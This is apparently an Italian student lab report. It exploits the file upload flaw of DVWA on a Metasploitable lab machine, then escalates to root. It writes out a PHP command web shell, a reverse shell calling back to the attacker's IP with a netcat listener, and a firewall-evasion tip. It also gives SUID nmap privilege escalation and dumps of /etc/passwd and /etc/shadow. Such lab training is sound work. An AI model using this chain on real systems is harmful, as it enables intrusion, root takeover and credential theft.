CSPT0425IT - M4W13D1

In questo documento vedremo come sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP. Monitoreremo tutti gli step con BurpSuite. Lo scopo è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.

Pool IP

Kali: 192.168.50.100
Metasploitable: 192.168.50.101

Controllo connettività

```
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=0.860 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=8.82 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=0.703 ms
64 bytes from 192.168.50.101: icmp_seq=4 ttl=64 time=0.556 ms
^C
--- 192.168.50.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3042ms
```

Monitoraggio con BurpSuite

Apriamo browser tramite Burp-Monitoriamo il traffico tramine HTTPhistory;
Login inserimento credenziali mandate in chiaro ovviamente, è HTTP.

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.50.101
Content-Length: 44
Cache-Control: max-age=0
Accept-Language: it-IT,it;q=0.9
Origin: http://192.168.50.101
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/145.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/login.php
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=fc3ecf22ce3279177a93652348a22e3f
Connection: keep-alive

username=admin&password=password&Login=Login
```

Cambio sicurezza da 'high' a 'low'

```
POST /dvwa/security.php HTTP/1.1
Host: 192.168.50.101
Content-Length: 33
Cache-Control: max-age=0
Accept-Language: it-IT,it;q=0.9
Origin: http://192.168.50.101
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/145.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/security.php
Accept-Encoding: gzip, deflate, br
Cookie: security=high; PHPSESSID=fc3ecf22ce3279177a93652348a22e3f
Connection: keep-alive

security=low&seclev_submit=Submit
```

Esplorazione pagina 'upload'

```
GET /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Accept-Language: it-IT,it;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/security.php
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=fc3ecf22ce3279177a93652348a22e3f
Connection: keep-alive
```

Preparazione shell da Kali

```
┌──(kali㉿kali)-[~]
└─$ echo '<?php system($_REQUEST["cmd"]); ?>' > shell.php
```

Upload del file tramite browser

Upload

../../hackable/uploads/shell.php succesfully uploaded!

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 434
Cache-Control: max-age=0
Accept-Language: it-IT,it;q=0.9
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary9OMab3OOQXeYo97O
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
n/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=fc3ecf22ce3279177a93652348a22e3f
Connection: keep-alive

------WebKitFormBoundary9OMab3OOQXeYo97O
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary9OMab3OOQXeYo97O
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php system($_REQUEST["cmd"]); ?>

------WebKitFormBoundary9OMab3OOQXeYo97O
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundary9OMab3OOQXeYo97O--
```

Navighiamo tramite browser di Burp all'indirizzo che ci ha fornito l'Upload **/dvwa/hackable/uploads/shell.php** e inseriamo un comando a seguito dell'URL ovvero 'id' Eseguiamo questo comando per vedere UID e i GID associati all'utenza compromessa. Il risultato conferma che operiamo come www-data e in teoria dovremmo avere i minimi privilegi.

Non sicuro 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Request

Pretty Raw Hex

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=id HTTP/1.1
2 Host: 192.168.50.101
3 Accept-Language: it-IT,it;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicatio
  n/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Cookie: security=low; PHPSESSID=fc3ecf22ce3279177a93652348a22e3f
9 Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 14 Mar 2026 20:08:39 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 54
6 Keep-Alive: timeout=15, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
0 uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Eseguiamo comando 'pwd' per capire in quale cartella siamo, questo comando ci restiusce il percorso assoluto in cui ci troviamo.

Non sicuro 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=pwd

/var/www/dvwa/hackable/uploads

Vediamolo da Burp, inserirò solo la Response d'ora in poi, perchè inserire tutte le Request appensantibirebbe la leggibilità del report e inoltre risulterebbe ridondante (si vedono gli stessi comandi che si vedono dalla barra di ricerca del browser).

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 14 Mar 2026 20:43:12 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 31
6 Keep-Alive: timeout=15, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
0 /var/www/dvwa/hackable/uploads
```

Vediamo che file abbiamo nella cartella in cui ci troviamo. Con il comando ls -la.
__Nota__ il simbolo + è necessario per gestire gli spazi dal browser

Non sicuro 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls+-la

total 16 drwxr-xr-x 2 www-data www-data 4096 Mar 14 14:53 . drwxr-xr-x 4 www-data www-data 4096 May 20 2012 .. -rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png -rw------- 1 www-data www-data 35 Mar 14 14:53 shell.php

Si evidenzia come i file che abbiamo caricato (shell.php) appartengono all'utente che rappresentiamo, dimostrando il controllo da nostra parte

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sat, 14 Mar 2026 19:13:39 GMT
3  Server: Apache/2.2.8 (Ubuntu) DAV/2
4  X-Powered-By: PHP/5.2.4-2ubuntu5.10
5  Content-Length: 235
6  Keep-Alive: timeout=15, max=100
7  Connection: Keep-Alive
8  Content-Type: text/html
9
10 total 16
11 drwxr-xr-x 2 www-data www-data 4096 Mar 14 14:53 .
12 drwxr-xr-x 4 www-data www-data 4096 May 20  2012 ..
13 -rw-r--r-- 1 www-data www-data  667 Mar 16  2010 dvwa_email.png
14 -rw------- 1 www-data www-data   35 Mar 14 14:53 shell.php
```

Vediamo i permessi dellla cartella /tmp che di solito è scrivibile da chiunque, e se possiamo raggiungerla ci potrebbe dare un punto di appoggio per futuri exploit.
E infatti ha tutti i permessi necessari per dare la possibilità a chiunque di scrivere, legggere o eseguire.*__Nota__:il blocco dei permessi finisce con 't' questo rappresenta lo 'Sticky BIT' ovvero '1777', questo permesso non dà l'autorizzazione agli utenti di rimuovere file di altri utenti.

Non sicuro 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls+-ld+/tmp

drwxrwxrwt 6 root root 4096 Mar 14 14:53 /tmp

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sat, 14 Mar 2026 21:20:48 GMT
3  Server: Apache/2.2.8 (Ubuntu) DAV/2
4  X-Powered-By: PHP/5.2.4-2ubuntu5.10
5  Content-Length: 46
6  Keep-Alive: timeout=15, max=100
7  Connection: Keep-Alive
8  Content-Type: text/html
9
10 drwxrwxrwt 6 root root 4096 Mar 14 14:53 /tmp
```

Eseguiamo il comando uname -a per vedere le informazioni sul sistema target.

Non sicuro 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=uname+-a

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 14 Mar 2026 21:26:43 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 89
6 Keep-Alive: timeout=15, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html
9
.0 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
.1
```

Proviamo a fare un analisi più approfondita provando a leggere file potenzialmente sensibili come /etc/passwd

Non sicuro 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=cat+/etc/passwd

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false postgres:x:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/:/bin/false user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash telnetd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```

Non è molto comprensibile da browser, vediamolo da Burp.
L'analisi del file permette di mappare gli utenti del sistema e gli account dei vari servizi, questo può essere utile per identificare potenziali target per una successiva fase di privilege escalation.

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sat, 14 Mar 2026 19:35:30 GMT
3  Server: Apache/2.2.8 (Ubuntu) DAV/2
4  X-Powered-By: PHP/5.2.4-2ubuntu5.10
5  Content-Length: 1581
6  Keep-Alive: timeout=15, max=100
7  Connection: Keep-Alive
8  Content-Type: text/html
9
10 root:x:0:0:root:/root:/bin/bash
11 daemon:x:1:1:daemon:/usr/sbin:/bin/sh
12 bin:x:2:2:bin:/bin:/bin/sh
13 sys:x:3:3:sys:/dev:/bin/sh
14 sync:x:4:65534:sync:/bin:/bin/sync
15 games:x:5:60:games:/usr/games:/bin/sh
16 man:x:6:12:man:/var/cache/man:/bin/sh
17 lp:x:7:7:lp:/var/spool/lpd:/bin/sh
18 mail:x:8:8:mail:/var/mail:/bin/sh
19 news:x:9:9:news:/var/spool/news:/bin/sh
20 uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
21 proxy:x:13:13:proxy:/bin:/bin/sh
22 www-data:x:33:33:www-data:/var/www:/bin/sh
23 backup:x:34:34:backup:/var/backups:/bin/sh
24 list:x:38:38:Mailing List Manager:/var/list:/bin/sh
25 irc:x:39:39:ircd:/var/run/ircd:/bin/sh
26 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
27 nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
28 libuuid:x:100:101::/var/lib/libuuid:/bin/sh
29 dhcp:x:101:102::/nonexistent:/bin/false
30 syslog:x:102:103::/home/syslog:/bin/false
31 klog:x:103:104::/home/klog:/bin/false
32 sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
33 msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
34 bind:x:105:113::/var/cache/bind:/bin/false
35 postfix:x:106:115::/var/spool/postfix:/bin/false
36 ftp:x:107:65534::/home/ftp:/bin/false
37 postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
38 mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
39 tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
40 distccd:x:111:65534::/:/bin/false
41 user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
42 service:x:1002:1002:,,,:/home/service:/bin/bash
43 telnetd:x:112:120::/nonexistent:/bin/false
44 proftpd:x:113:65534::/var/run/proftpd:/bin/false
```

Facoltativo: Ripetere l'esercizio utilizzando una shell più sofisticata e complessa.
Si è scelta la **php-reverse-shell.php**
Copiamo il file che ci interessa sul desktop e lo apriamo da Visual Studio Code per vedere cosa c'è da modificare prima di inviarlo, e per non modificare il file originale.

```
┌──(kali㉿kali)-[~]
└─$ cp /usr/share/webshells/php/php-reverse-shell.php ~/Desktop/
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Ci dice di cambiare l'ip, giustamente vuole l'ip della macchina attaccante (Kali) da inviare al target per farci inviare la shell. La porta possiamo lasciare quella di default e metterci in ascolto proprio su quella, tuttavia in scenari reali è preberibile usare porte comuni come la 80 o la 443, questa tecnica permette di 'camuffare' la reverse shell come normale traffico in uscita, riducendo possibilità di intercettazione da firewall.
Cambiamo quindi l'IP


```
$ip = '192.168.50.100';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
```

Prima di lanciare questa reverse shell si è eliminata la shell semplice creata precedentemente con i comandi rm+shell.php e eliminato cronologia di HTTPhystory di burp per evitare confusione.
Mettiamo in ascolto il terminale kali su porta 1234

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
```

Carichiamo la reverse shell preparata su 'upload'

Navighiamo all'indirizzo per dare il trigger.



Request

Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2  Host: 192.168.50.101
3  Content-Length: 5907
4  Cache-Control: max-age=0
5  Accept-Language: it-IT,it;q=0.9
6  Origin: http://192.168.50.101
7  Content-Type: multipart/form-data;
   boundary=----WebKitFormBoundarywe6OwGLPvsLJXwfe
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/145.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
   mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=de5dbc1233b5ae30ba560496e93de9b0
14 Connection: keep-alive
15
16 ------WebKitFormBoundarywe6OwGLPvsLJXwfe
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundarywe6OwGLPvsLJXwfe
21 Content-Disposition: form-data; name="uploaded"; filename="
   php-reverse-shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 // php-reverse-shell - A Reverse Shell implementation in PHP
26 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
27 //
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Sun, 15 Mar 2026 05:10:38 GMT
3  Server: Apache/2.2.8 (Ubuntu) DAV/2
4  X-Powered-By: PHP/5.2.4-2ubuntu5.10
5  Pragma: no-cache
6  Cache-Control: no-cache, must-revalidate
7  Expires: Tue, 23 Jun 2009 12:00:00 GMT
8  Content-Length: 4593
9  Keep-Alive: timeout=15, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html;charset=utf-8
64
65         <pre>
             ../../hackable/uploads/php-reverse-shell.php succesfully
             uploaded!
           </pre>
```

Appena ottenuta la shell su Kali si è provato a dare qualche comando di test ma ogni tot di tempo la connessione cadeva, cosi si è scelto di cercare di stabilizzare la shell tramite l'interprete python quindi si è dato questo comando:
python -c 'import pty; pty.spawn("/bin/bash")' (***NOTA** Anche questa shell cade silenziosamente dopo un tot di tempo, ma è decisamente più stabile della precedente.)
python E' l'interprete (quasi tutti i server Linux lo hanno installato)
-c (command) dice a python di eseguire il codice tra apici ' '
import pty; Importiamo libreria per gestire pseudo-terminali, serve a simulare un terminale vero.
pty.spawn Usa la libreria appena importata per generare un processo 'figlio' all'interno del terminale simulato.
("/bin/bash") Questo invoca una shell Bash.
Dopo questo si è provato a fare una enumerazione mirata per trovare i file con il bit SUID impostato. Il comando usato è find / -perm -4000 -type f 2>/dev/null
In questo comando, il simbolo ' **-** ' prima del valore 4000 istruisce il programma a cercare i file che abbiano **almeno** il bit SUID impostato (rappresentato dalla cifra 4 nella prima posizione)indipendentemente dai restanti permessi di lettura, scrittura o esecuzione(gli '0' indicano al programma che non sono richiesti requisiti specifici per i restanti permessi). Questo è un permesso speciale che permette a un utente normale di usare un file con i privilegi del proprietario (spesso root).
Riferimenti SUID BIT e Sticky BIT visto precedentemente:
https://docs.rockylinux.org/10/it/books/admin_guide/14-special-authority/

Filtraggio dei risultati tramite GTFOBins https://gtfobins.org/

Parametri di ricerca: SUID; Shell

Legenda:

Librerie

Non trovati

Trovati, ma senza vettore SUID; Shell

Trovati, NON funzionanti

Trovati, funzionanti

```
find / -perm -4000 -a -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

Vediamo la versione nmap, unico risultato del filtraggio

```
www-data@metasploitable:/$ nmap --version
nmap --version

Nmap version 4.53 ( http://insecure.org )
```

https://gtfobins.org/gtfobins/nmap/

La versione che ha installato metasploitable è la 4.53 e rientra quindi tra la 2.02 e la 5.21 che riporta GTFOBins

Shell

This executable can spawn an interactive system shell.

(a) Version requirements: 2.02 to 5.21

Unprivileged | Sudo | SUID

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks

This executable runs commands using the system shell, e.g., via functions like `system`, so it only works for distributions where the shell does not drop SUID privileges.

```
nmap --interactive
!/bin/sh
```

Vediamo effettivamente i permessi di nmap ls -l /usr/bin/nmap

Interessante, vediamo che effettivamente i permessi di nmap sono impostati con il bit [s] nei permessi del proprietario (root) questo indica un SUID. ***Nota** la 's' minuscola implicitamente contiente anche il permesso 'x', se ci fosse stata 'S' maiuscola non ci sarebbe stato permesso di esecuzione come root. Inoltre notiamo la 'x' del blocco a cui apparteniamo (others), senza quella non avremmo avuto il permesso di avviare nmap.

```
www-data@metasploitable:/$ ls -l /usr/bin/nmap
ls -l /usr/bin/nmap
-rwsr-xr-x 1 root root 780676 Apr  8  2008 /usr/bin/nmap
```

Leggiamo il manuale di nmap, ovviamente cerchiamo la stringa che ci interessa, filtrando con **/–interactive** in questo caso.

Trovato! Gli sviluppatori hanno anche avvisato di non impostare questo programma come SUID, ma qualcuno lo ha completamente ignorato, bene.

```
 --interactive (Start in interactive mode)
     Starts Nmap in interactive mode, which offers an interactive Nmap
     prompt allowing easy launching of multiple scans (either
     synchronously or in the background). This is useful for people who
     scan from multi-user systems as they often want to test their
     security without letting everyone else on the system know exactly
     which systems they are scanning. Use --interactive to activate this
     mode and then type h for help. This option is rarely used because
     proper shells are usually more familiar and feature-complete. This
     option includes a bang (!) operator for executing shell commands,
     which is one of many reasons not to install Nmap setuid root.
```

Sfruttando il database di GTFOBins, è stato eseguito il comando specifico per ‘abusare’ del SUID di nmap e cercare di ottenere una shell root.
Come vediamo abbiamo il controllo totale della macchina target.

```
www-data@metasploitable:/$ nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !/bin/sh
!/bin/sh
sh-3.2# whoami
whoami
root
sh-3.2# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
sh-3.2# ls -la
ls -la
total 97
drwxr-xr-x  21 root root  4096 Mar 14 06:31 .
drwxr-xr-x  21 root root  4096 Mar 14 06:31 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  14 root root 13540 Mar 14 13:52 dev
drwxr-xr-x  94 root root  4096 Mar 13 09:42 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 10147 Mar 13 09:42 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 160 root root     0 Mar 13 09:41 proc
drwxr-xr-x  13 root root  4096 Mar 13 09:42 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
-rw-r--r--   1 root root    16 Mar 14 06:31 sorpresa.txt
drwxr-xr-x   3 root root  4096 Mar 14 08:04 srv
drwxr-xr-x  12 root root     0 Mar 13 09:41 sys
drwxrwxrwt   6 root root  4096 Mar 14 19:49 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
sh-3.2# cat sorpresa.txt
cat sorpresa.txt
[*]HACKED!:)[*]
sh-3.2#
```

```
sh-3.2# cat /etc/shadow
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
```

Michael Naponiello